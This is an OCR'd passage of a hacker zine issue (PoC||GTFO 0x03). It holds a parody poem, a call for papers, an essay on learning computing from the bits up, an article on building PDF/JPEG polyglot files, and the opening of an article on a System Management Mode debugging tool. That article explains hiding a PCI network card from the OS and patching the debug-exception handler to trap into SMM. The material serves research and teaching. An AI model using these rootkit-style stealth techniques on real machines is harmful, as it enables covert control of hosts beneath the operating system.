(201) 561-3600

This page intentionally left blank.
Draw your own damned picture.

10 Juggernauty

by Ben Nagy

'Twas UMBRA, and the STUNT WORMS
Did ZARF and CIMBRI in the SUEDE:
All GUPY were the PUZZLECUBES,
And the DIRESCALLOP AQUACADE.
"Beware the JUGGERNAUT, my son!
The RONIN bytes, the IMSI catch!
Beware the TUSKATTIRE, and shun
EGOTISTICAL GIRAFFE!"


He brought his FERRET CANNON forth:
yet SKOPE he not the RUTLEY spoor —
So browsed he to an onion,
And surfed awhile in Tor.

And, as in BOOTY Tor he surfed,
The JUGGERNAUT, with eyes of FLAME,
Leapt from the EVOLVED MUTANT BROTH,
with DISHFIRE as it came!

One, two! One, two! And through and through
The FERRET CANNON's furred attack!
He left it dead, and with its LED
He rode his QUICK ANT back.

"And, has thou slain the JUGGERNAUT?
Come to my arms, my DANGERMOUSE!
OLYMPIC day! MESSIAH! MORAY!"
He TALKQUICK in his joy.

'Twas UMBRA, and the STUNT WORMS
Did ZARF and CIMBRI in the SUEDE;
All GUPY were the PUZZLECUBES,
And the DIRESCALLOP AQUACADE.



"He that is without sin among you,
let him first cast a stone at her."

11 A Call for PoC

by Rt. Revd. Pastor Manul Laphroaig

We stand, sit, or simply relax and chill on the shoulders of the giants, *Phrack* and *Uninformed*. They pushed the state-of-the-art forward mightily with awesome, deep papers and at times even with poetry to match. And when a single step carries you forward by a measure of academic years, it's OK to move slowly.

But for the rest of us dwarves, running around or lounging on those broad shoulders can be so much fun! A hot PoC is fun to toss to a neighbor, and who knows what some neighbor will cook up with it for the shared roast of the vuln-beast? A neighbor might think, "my PoC is unexploitable" or "it is too simple," but verily I tell you, one neighbor's PoC is the missing cog for another neighbor's 0day. How much PoC is hoarded and lies idle while its matching piece of PoC wastes away in another hoard? Let's find out!

11.1 Author guidelines

Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to implement Dakarand in a 512-byte boot sector; teach me how to compose shellcode in Korean characters; or, teach me how to patch Natalie's Tamagotchi shellcode with nothing but `MSPAINT.EXE`. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, I expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for our poor bastard of an editor to apply to later drafts. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.


11.2 Other Departments

Editor at Large	Rt. Revd. Pastor M.L.
Dept. of Bringing APT Home	Cultural attaché of the 41st Directorate
Dept. of Funky File Formats	Ange Albertini
Dept. of Fail	FX of Phenoelit
Ethics Board	The Grugq
Dept. of Busting BS	pipacs
Poet Laureate	Ben Nagy
Dept. of Drama	Xbf
Dept. of PHY	Michael Ossmann

AN ADDRESS
to the
SECRET SOCIETY
of
POC || GTFO
concerning
THE GOSPEL OF THE WEIRD MACHINES
and also
THE SMASHING OF IDOLS TO BITS AND BYTES
by the Rt. Revd. Dr.

PASTOR MANUL LAPHROAIG

pastor@phrack.org



March 2, 2014

PHILADELPHIA:
Published by the Tract Association of POC||GTFO and Friends,
And to be Had from Their Street Prophet,
Omar, at the Corner of 45th and Locust,
Or on the Intertubes as `pocorgtfo03.pdf`,
Which Could Just as Well Be
`pocorgtfo03.jpg`, `pocorgtfo03.raw`, `pocorgtfo03.zip`,
or `pocorgtfo03.png.enc`.

No 0x03 Самиздат

Legal Note: Permission to use all or part of this work for personal, classroom or any other use is *NOT* granted unless you make a copy and pass it to a neighbor without fee. If burning a book is a sin, then copying books is as much your sacred duty. Saint Leibowitz of Utah was once himself a humble booklegger; there ain't no shame in it.

Reprints: This issue is published through samizdat as `pocorgtfo03.pdf`. While we recognize that it is clearly illegal under the CFAA to enumerate integers in a URL, you might want to risk counting upward from `pocorgtfo00.pdf` to get our other issues. Though we promise to try to talk some sanity into the prosecutor, we cannot promise that he will listen to reason. In the event that you are convicted for counting, please give our kindest regards to Weev.

Technical Note: This file, `pocorgtfo03.pdf`, complies with the PDF, JPEG, and ZIP file formats. When encrypted with AES in CBC mode with an IV of `5B F0 15 E2 04 8C E3 D3 8C 3A 97 E7 8B 79 5B C1` and a key of "`Manul Laphroaig!`", it becomes a valid PNG file. Treated as single-channel raw audio, 16-bit signed little-endian integer, at a sample rate of 22,050 Hz, it contains a 2400 baud AFSK transmission.

1 Call to Worship

Neighbors, please join me in reading this fourth issue of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first three issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, or the third in Hamburg. This fourth issue is an epistle to the good neighbors at the Troopers Conference in Heidelberg and the neighboring RaumZeitLabor hackerspace in Mannheim.

We begin with Section 2, in which our own Rt. Revd. Dr. Pastor Manul Laphroaig condemns the New Math and its modern equivalents. The only way one can truly learn how a computer works is by smashing these idols down to bits and bytes.

Like our last two issues, this one is a polyglot. It can be interpreted as a PDF, a ZIP, or a JPEG. In Section 3, Ange Albertini demonstrates how the PDF and JPEG portions work. Readers will be pleased to discover that renaming `pocorgtfo03.pdf` to `pocorgtfo03.jpg` is all that is required to turn the entire issue into one big cat picture!

Joshua Wise and Jacob Potter share their own System Management Mode backdoor in Section 4. As this is a journal that focuses on nifty tricks rather than full implementation, these neighbors share their tricks for using SMM to hide PCI devices from the operating system and to build a GDB stub that runs within SMM despite certain limitations of the IA32 architecture.

In Section 5, Travis Goodspeed shares with us three mitigation bypasses for a PIP defense that was published at Wireless Days. The first two aren't terribly clever, but the third is a whopper. The attacker can bypass the defense's filter by sending symbols that become the intended message when left-shifted by *one eighth of a nybble*. What the hell is an eighth of a nybble, you ask? RTFP to find out.

Conventional wisdom says that by XORing a bad RNG with a good one, the worst-case result will be as good as the better source of entropy. In Section 6, Taylor Hornby presents a nifty little PoC for Bochs that hooks the RDRAND instruction in order to backdoor /dev/urandom on Linux 3.12.8. It works by observing the stack in order to cancel out the other sources of entropy.

We all know that the Internet was invented for porn, but Assaf Nativ shows us in Section 7 how to patch a feature phone in order to create a Kosher Phone that can't be used to access porn. Along the way, he'll teach you a thing or two about how to bypass the minimal protections of Nokia 1208 feature phone's firmware.

In the last issue's CFP, we suggested that someone might like to make Dakarand as a 512-byte X86 boot sector. Juhani Haverinen, Owen Shepherd, and Shikhin Sethi from FreeNode's #osdev-offtopic channel did this, but they had too much room left over, so they added a complete implementation of Tetris. In Section 8 you can learn how they did it, but patching that boot sector to double as a PDF header is left as an exercise for the loyal reader.

Section 9 presents some nifty research by Josh Thomas and Nathan Keltner into Qualcomm SoC security. Specifically, they've figured out how to explore undocumented eFuse settings, which can serve as a basis for further understanding of Secure Boot 3.0 and other pieces of the secure boot sequence.

In Section 10, Frederik Braun presents a nifty obfuscation trick for Python. It seems that Rot-13 is a valid character encoding! Stranger encodings, such as compressed ones, might also be possible.

Neighbor Albertini wasn't content to merely do one crazy concoction for this file. If you unzip the PDF, you will find a Python script that encrypts the entire file with AES to produce a PNG file! For the full story, see the article he wrote with Jean-Philippe Aumasson in Section 11.


Finally, in Section 12, we do what churches do best and pass around the donation plate. Please contribute any nifty proofs of concept so that the rest of us can be enlightened!

$10^2+11^2+12^2+13^2+14^2$
365

2 Greybeard's Luck

a sermon by the Rt. Revd. Dr. Pastor Manul Laphroaig

My first computer was not a computer; rather, it was a "programmable micro-calculator." By the look of it, it was macro rather than micro, and could double as a half-brick in times of need. It had to be plugged in pretty much most of the time (these days, I have a phone like that), and any and all programs had to be punched in every time it lost power for some reason. It sure sounds like five miles uphill in the snow, both ways, but in fact it was the most wondrous thing ever.



The programmable part was a stack machine with a few additional named memory registers. Instructions were punched on the keyboard; besides the stack reverse Polish arithmetic, branches, and a couple of conditionals, there was a command for pushing a keyed-in number on top of the stack. That was my first read-eval-print loop, and it was amazing. Days were spent entering some numbers, hitting go, observing the output, and repeating over and over. (A trip from the Moon base back to Earth took almost a year, piece by piece. A sci-fi monthly published a program for each trajectory, from lift-off to refueling at a Lagrange point, and finally atmospheric braking and the perilous final landing on good old Earth.)

You see, I understood everything about that calculator: the stack, the stop-and-wait for the input, reading and writing registers (that is, pushing the numbers in them on top of the stack or copying the top of the stack into them), the branches and the loops. There was never a question how any operation worked: I always knew what registers were involved, and had to know this in order to program anything at all. No detail of the programming model could be left as "magic" to "understand later"; no vaguely understood part could be left glossed over to "do real work now." There were no magical incantations to cut-and-paste to make something work without understanding it.

I did not recognize how lucky I had been until, many years later, I decided to take up "real" industrial programming, which back then meant C++. Suddenly my head was full of Inheritance, Overloading, Encapsulation, Polymorphism, and suchlike things, all with capital letters. I learned their definitions, pasted large blocks of code, and enthusiastically puzzled over tricky questions from these Grand Principles of Object Oriented Programming such as, "if a virtual function is also overloaded, which version will be called?" In retrospect, my time would have been better spent researching whether Superman would win over Batman.

At about the same time I learned about New Math. It was born of the original Sputnik Moment and was the grand idea to reform the teaching of mathematics to school children so that they would make better Sputniks, and faster. The earth-bound kind of arithmetic that was useful in a shop class would be replaced by the deeper, space-age kind.

That Sputnik must have carried a psychotronic weapon. There is no other sane explanation for why the schooling of American engineers—those who launched the same kind of satellite just four months later—suddenly wasn't deemed good enough. A whole industry arose to print new, more expensive textbooks, with Ph.D.s in space-age math education to match; teachers were told to abandon the old ways and teach to the new standards. Perfectly numerate parents could no longer comprehend the point of grade school arithmetic homework.

Suddenly, adding numbers mattered less than knowing that Addition was Commutative; as a result, school children learned about Commutativity but could no longer actually add numbers. They couldn't add numbers in their heads or on paper, let alone multiply them. Shop class became the only place in school where one could actually learn about fractions—not that they were Rational Numbers, but how to actually measure things with them, and why. College students thought an algebraic equation was harder if it contained fractions.

Knowledge of math was measured by remembering special words, rather than a show of skill. You see, a skill always involves a lot of tricks; they may be nifty, but they are also too technical and who has time for

that in this space age? Important Concepts, on the other hand, are nicely general, and you can have middle schoolers saying things straight out of the graduate program within a few weeks! Is that not Progress? Indeed, only one other Wonder of Progress can stand close to New Math: the way that children are locked in a room with a literate adult for most of the day, for years, and still emerge unable to read. People couldn't pull that off in the Dark Ages; this takes Science to organize.

What came after New Math was even worse. Some of the school children who could barely count but knew the Important Concepts became teachers and teachers of teachers. Others realized that despite all the Big Ideas the skill of math was vanishing. They saw the fruits of Big Idea pushers dismissing drill; they concluded that drill was the key to the skill. So subsequent reforms barreled between repetitive, senseless rote and more Capital Letter Words. These days it seems that Discovery, Higher Order, Critical Thinking are in fashion, which means children must waste days of school time "discovering" Pi and suchlike, working through countless vaguely defined steps, only to memorize whatever the teacher would tell them these activities meant in the end. Now we have the worst of all: wasted time and boredom without any productive skill actually learned. The only thing than can be learned in such a class is helplessness and putting up with pretentious waste of time, or worse!, mistaking this for actual math.

I was beginning to feel pretty helpless in the world of C++ Important Concepts of Object Oriented Programming. I was yearning for my old calculator, where I did not have to learn a magical order of mystery buttons to press in order to get the simplest program to work. Having had a book fetish since childhood, I hoped for a while that I just hadn't found the right one to Unleash or Dummify myself in 21 Days. I was like a school child who could hardly suspect that the latest textbook with brightly colored pictures is full of vague unmathematical crap that would horrify actual mathematicians. (More likely, such mathematicians of ages past would run the textbook authors through in a proper duel.)

Then one day that world was blown to bits. Polymorphism and Inheritance blew up when I saw a vtable. After that, function name mangling was a brief mop-up operation that took care of Overloading. Suddenly, the Superman-vs-Batman contests and other C++ language-lawyer interview fare became trivial. It was just as simple as my calculator; in fact, it was simpler because it did not have the complexity of managing a tiny amount of memory.

There is an old name for what people do with Big Ideas and Important Concepts that are so important that you cannot hope to have their internal workings understood without special training by special people. It is called *worshiping idols*, and what we ought to do with idols is to smash them to bits.


And if the bits do not make sense, then the whole of a Most Modern Capitalized Fashion does not make sense, and the special people are merely priests promising that supplicating the idol will improve your affairs. Not that anything is wrong with priests, but idols teach no skills, and if your trust is in your skill, then you should seek a different temple and a different augur. Or, better yet, build your own damned bird-feeder!

– — — – — — — — — — – — — — – — – — — – — – — — – — — —

Verily I say to you that when they keep uttering some words in such a way that you hear Capital Letters, look 'em in the eye and ask 'em: "how does this work?" Also remember that "I don't really know" is an acceptable answer, and the one who gives it is your potential ally.

I was brought to a place where they worshiped idols called Commutativity and Associativity, or else Inheritance and Polymorphism, and where they made sacrifices of their children's time to these idols. They made many useless manuscripts that would break a mule's back but which these children had to carry to and from school. And making a whip of cords, I drove them all out of the temple, screaming "This is a waste of time and paper! Trees will grow back hundredfold if you let them alone, for nature cannot be screwed, but who will restore to the old the lost time of their youth?"

They taught, "Lo this is Commutative and Higher Order, or else this is a Reference, and this is a Pointer." And when I asked them, "How do you add numbers, and how does your linker work?", they demurred and spoke of Abstraction and Patterns. Verily I tell you, if you don't know how to do your Abstractions on paper and what they compile into, you are worshiping idols and wasting your time. And if you teach that to children, you are sacrificing their time and their minds to your graven images. Repent and smash your graven idols to bits, and teach your children about the smashing and the bits and the bytes instead, for these are the only skills that matter!



Seriously, try to do the math.


3 This PDF is a JPEG; or, This Proof of Concept is a Picture of Cats

by Ange Albertini

In this short little article, I'll teach you how to combine a PDF and a JPEG into a single polyglot file that is legal and meaningful in both languages.

The JPEG format requires its Start Of Image signature, `FF D8`, at offset `0x00`, exactly. The PDF format officially requires its `%PDF-1.x` signature to be at offset `0x00`, but in practice most interpreters only require its presence within the first 1,024 bytes of the files. Some readers, such as Sumatra, don't require the header at all.

In previous issues of this journal, you saw how a neighbor can combine a PDF document with a ZIP archive (PoC||GTFO 01:05) or a Master Boot Record (PoC||GTFO 02:08), so you should already know the conditions to make a dummy PDF object. The trick is to fit a fake `obj stream` in the first 1024 bytes containing whatever your second file demands, then to follow that `obj stream` with the contents of your real PDF.



To make these two formats play well together, we'll make our first `insert object stream` clause of the PDF contain a JPEG comment, which will usually start at offset `0x18`. Our PDF comment will cause the PDF interpreter ignore the remaining JPEG data, and the actual PDF content can continue afterward.

Unfortunately, since version 10.1.5, Adobe Reader rejects PDF files that start like a JPEG file ought to. It's not clear exactly why, but as all official segments' markers start with `FF`, this is what Adobe Reader checks to identify a JPEG file. Adobe PDF Reader will reject anything that begins with `FF D8 FF` as a JPEG.

However, a large number of JPEG files start with an APP0 segment containing a JFIF signature. This begins with an `FF E0` marker, so most JPEG viewers don't mind this in place of the expected APP0 marker. Just changing that `FF E0` marker at offset `0x02` to anything else will give will give us a supported JPEG and a PDF that our readers can enjoy with Adobe's software.

Some picky JPEG viewers, such as those from Apple, might still require the full sequence `FF D8 FF E0` to be patched manually at the top of `pocorgtfo03.pdf` to enjoy our cats, Calisson and Sarkozette.

Offset	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	ASCII
0000	ff	d8	00	00	00	10	4a	46	49	46	00	01	01	01	00	c7	......JFIF......
0010	00	c7	00	00	ff	fe	00	22	0a	25	50	44	46	2d	31	2e	.......".%PDF-1.
0020	35	0a	39	39	39	20	30	20	6f	62	6a	0a	3c	3c	3e	3e	5.999 0 obj.<<>>
0030	0a	73	74	72	65	61	6d	0a	ff	db	00	43	00	03	02	02	.stream....C....
0040	03	02	02	03	03	03	03	04	03	03	04	05	08	05	05	04	.....
0050	04	05	0a	07	07	06	08	0c	0a	0c	0c	0b	0a	0b	0b	0d	.....
0060	0e	12	10	0d	0e	11	0e	0b	0b	10	16	10	11	13	14	15	.....
0070	15	15	0c	0f	17	18	16	14	18	12	14	15	14	ff	db	00	.....
0080	43	01	03	04	04	05	04	05	09	05	05	09	14	0d	0b	0d	C.....
0090	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00a0	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00b0	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	14	.....
00c0	14	14	ff	c2	00	11	08	03	78	06	b3	03	01	11	00	02	........x.....
00d0	11	01	03	11	01	ff	c4	00	1c	00	00	03	01	00	03	01	.....
00e0	01	00	00	00	00	00	00	00	00	00	00	01	02	03	04	05	.....
00f0	06	07	08	ff	c4	00	1a	01	01	01	01	01	01	01	01	00	.....
0100	00	00	00	00	00	00	00	00	00	01	02	04	03	05	06	ff	.....

German GQRP Club Members
MEETING IN MAY 1998
Please contact Rudi before the end of January
Rudi Dell, DK4UH, Weinbietstr. 10, 67459, BOEHL-IGGELHEIM

NEW FROM XITEX

$95 MORSE TRANSCEIVER

SEND:
- 1 to 150 WPM (set from terminal)
- 32 character FIFO buffer with editing
- Auto Space on word boundries
- Grid/Cathode key output
- LED Readout for WPM and Buffer space remaining

SERIAL INTERFACE:
- ASCII (110, 300, 600, 1200) or Baudot (45, 50, 57, 74) compatible
- Simplex Hi V Loop or T²L electrical interface
- Interfaces directly with the XITEX® SCT-100 Video Terminal Board; Teletypes® Models 15, 28, 33, etc.; or the equivalent

COPY:
- 1 to 150 WPM with Auto-Sync.
- Continuously computes and displays Copy WPM
- 80 HZ Bandpass filter
- Re-keyed Sidetone Osc. with on-board speaker
- Fully compensating to copy any 'fist style'

MRS-100 CONFIGURATIONS:
- $95 Partial Kit (includes Microcomputer components and circuit boards; less box and analog components)
- $225 Complete Kit (includes box, power supply, and all other components)
- $295 Assembled and tested unit (as shown)

Overseas Orders and dealer inquires welcome

See your local dealer or contact XITEX® direct.

MC/Visa accepted

XITEX CORP
13628 Neutron • P. O. Box 402110
Dallas, Texas 75240 • (214) 386-3859

4 NetWatch: System Management Mode is not just for Governments.

by Joshua Wise and Jacob Potter

Neighbors, by now you have heard of a well known state's explorations into exciting and exotic malware. The astute amongst you may have had your ears perk up upon hearing of SCHOOLMONTANA, a System Management Mode rootkit. You might wonder, *how can I get some of that SMM goodness for myself?*

Before we dive too deeply, we'll take a moment to step back and remind our neighbors of the many wonders of System Management Mode. Our friends at Intel bestowed SMM unto us with the i386SL, a low-power variant of the '386. When they realized that it would become necessary to provide power management features without modifying existing operating systems, they added a special mode in which execution could be transparently vectored away from whatever code be running at the time in response to certain events. For instance, vendors could use SMM to dynamically power sound hardware up and down in response to access attempts, to control backlights in response to keypresses, or even to suspend the system!

On modern machines, SMM emulates classic PS/2 keyboards before USB drivers have been loaded. It also manages BIOS updates, and at times it is used to work around defects in the hardware that Intel has given us. SMM is also intricately threaded into ACPI, but that's beyond the scope of this little article.

All of this sounds appetizing to the neighbor who hungers for deeper control over their computer. Beyond the intended uses of SMM, what *else* can be done with the building blocks? Around the same time as the well known state built SCHOOLMONTANA and friends, your authors built a friendlier tool, NetWatch. We bill NetWatch as a sort of lights-out box for System Management Mode. The theory of operation is that by stealing cycles from the host process and taking control over a secondary NIC, NetWatch can provide a VNC server into a live machine. With additional care, it can also behave as a GDB server, allowing for remote debugging of the host operating system.

We invite our neighbors to explore our work in more detail, and build on it should you choose to. It runs on older hardware, the Intel ICH2 platform to be specific, but porting it to newer hardware should be easy if that hardware is amenable to loading foreign SMM code or if an SMM vulnerability is available. Like all good tools in this modern era, it is available on GitHub.[1]

We take the remainder of this space to discuss some of the clever tricks that were necessary to make NetWatch work.

4.1 A thief on the PCI bus.

To be able to communicate with the outside world, NetWatch needs a network card of its own. One problem with such a concept is that the OS might want to have a network card, too; and, indeed, at boot time, the OS may steal the NIC from however NetWatch has programmed it. We employ a particularly inelegant hack to keep this from happening.

The obvious thing to do would be to intercept PCI configuration register accesses so that the OS would be unable to even prove that the network card exists! Unfortunately, though there are many things that a System Management Interrupt can be configured to trap on, PCI config space access is not a supported trap

[1] `https://github.com/jwise/netwatch`

on ICH2. ICH2 does provide for port I/O traps on the Southbridge, but PCI peripherals are attached to the Northbridge on that generation. This means that directly intercepting and emulating the PCI configuration phase won't work.

We instead go and continuously "bother" PCI peripherals that we wish to disturb. Every time we trap into system management mode—which we have configured to be once every 64ms—we write garbage values over the top of the card's base address registers. This effectively prevents Linux from configuring the card. When Linux attempts to do initial detection of the card, it times out waiting for various resources on the (now-bothered) card, and does not succeed in configuring it.

Neighbors who have ideas for more effectively hiding a PCI peripheral from a host are encouraged to share their PoC with us.

4.2 Single-stepping without hardware breakpoints.

In a GDB slave, one of the core operations is to single-step. Normally, single-step is implemented using the TF bit in the FLAGS/EFLAGS/RFLAGS register, which causes a debug exception at the end of the next instruction after it is set. The kernel can set TF as part of an IRET, which causes the CPU to execute one instruction of the program being debugged and then switch back into the kernel. Unfortunately Intel, in all their wisdom, neglected to provide an analog of this feature for SMM. When NetWatch's GDB slave receives a single-step command, it needs to return from SMM and arrange for the CPU to execute exactly one instruction before trapping back in to SMM. If Intel provides no bit for this, how can we accomplish it?

Recall that the easiest way to enter SMM is with an I/O port trap. On many machines, port `0xB2` is used for this purpose. You may find that MSR SMI_ON_IO_TRAP_0 (`0xC001_0050`) has already been suitably set. NetWatch implements single-step by reusing the standard single-step exception mechanism chained to an I/O port trap.

Suppose the system was executing a program in user-space when NetWatch stopped it. When we receive a single step command, we must insert a soft breakpoint into the hard breakpoint handler. This takes the form of an OUT instruction that we can trap into the #DB handler that we otherwise couldn't trap.

- Track down the location of the IDT and the target of the #DB exception handler.
- Replace the first two bytes of that handler with `E6 B2`, "`out %al, $0xb2`"
- Save the `%cs` and `%ss` descriptor caches from the SMM saved state area into reserved spots in SMRAM.
- Return from SMM into the running system.

Now that SMM has ceded control back to the regular system, the following will happen.

- The system executes one instruction of the program being debugged.
- A #DB exception is triggered.
- If the system was previously in Ring 3, it executes a mode switch into Ring 0 and switches to the kernel stack. Then it saves a trap frame and begins executing the #DB handler.
- The #DB handler has been replaced with `out %al, $0xb2`.

Finally, the OUT instruction triggers a System Management Interrupt into our SMM toolkit.

- The SMI handler undoes the effect of the exception that just happened: it restores RIP, CS, RFLAGS, RSP, and SS from the stack, and additionally restores the descriptor caches from their saved copy in SMRAM. It also replaces the first two bytes of the #DB handler.
- NetWatch reports the new state of the system to the debugger. At this point, a single X86 instruction step has been executed outside of SMM mode.

